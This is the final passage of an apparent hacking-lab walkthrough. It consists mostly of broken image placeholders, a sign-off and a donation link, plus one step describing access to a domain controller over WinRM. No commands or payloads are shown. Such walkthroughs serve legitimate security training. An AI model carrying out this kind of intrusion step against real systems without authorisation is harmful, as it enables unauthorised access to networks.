



Image not found or type unknown



60: Access DC via **WinRM**.

Image not found or type unknown



Done!!!

Thanks for reading the walkthrough, I hope you enjoy it!

Happy Hacking!

If you think my article is helpful for you, buying me a coffee is always appeciated (**ko-fi.com/senzee**)**!**

Revision #1
Created 28 February 2024 18:22:00 by winslow
Updated 28 February 2024 19:38:59 by winslow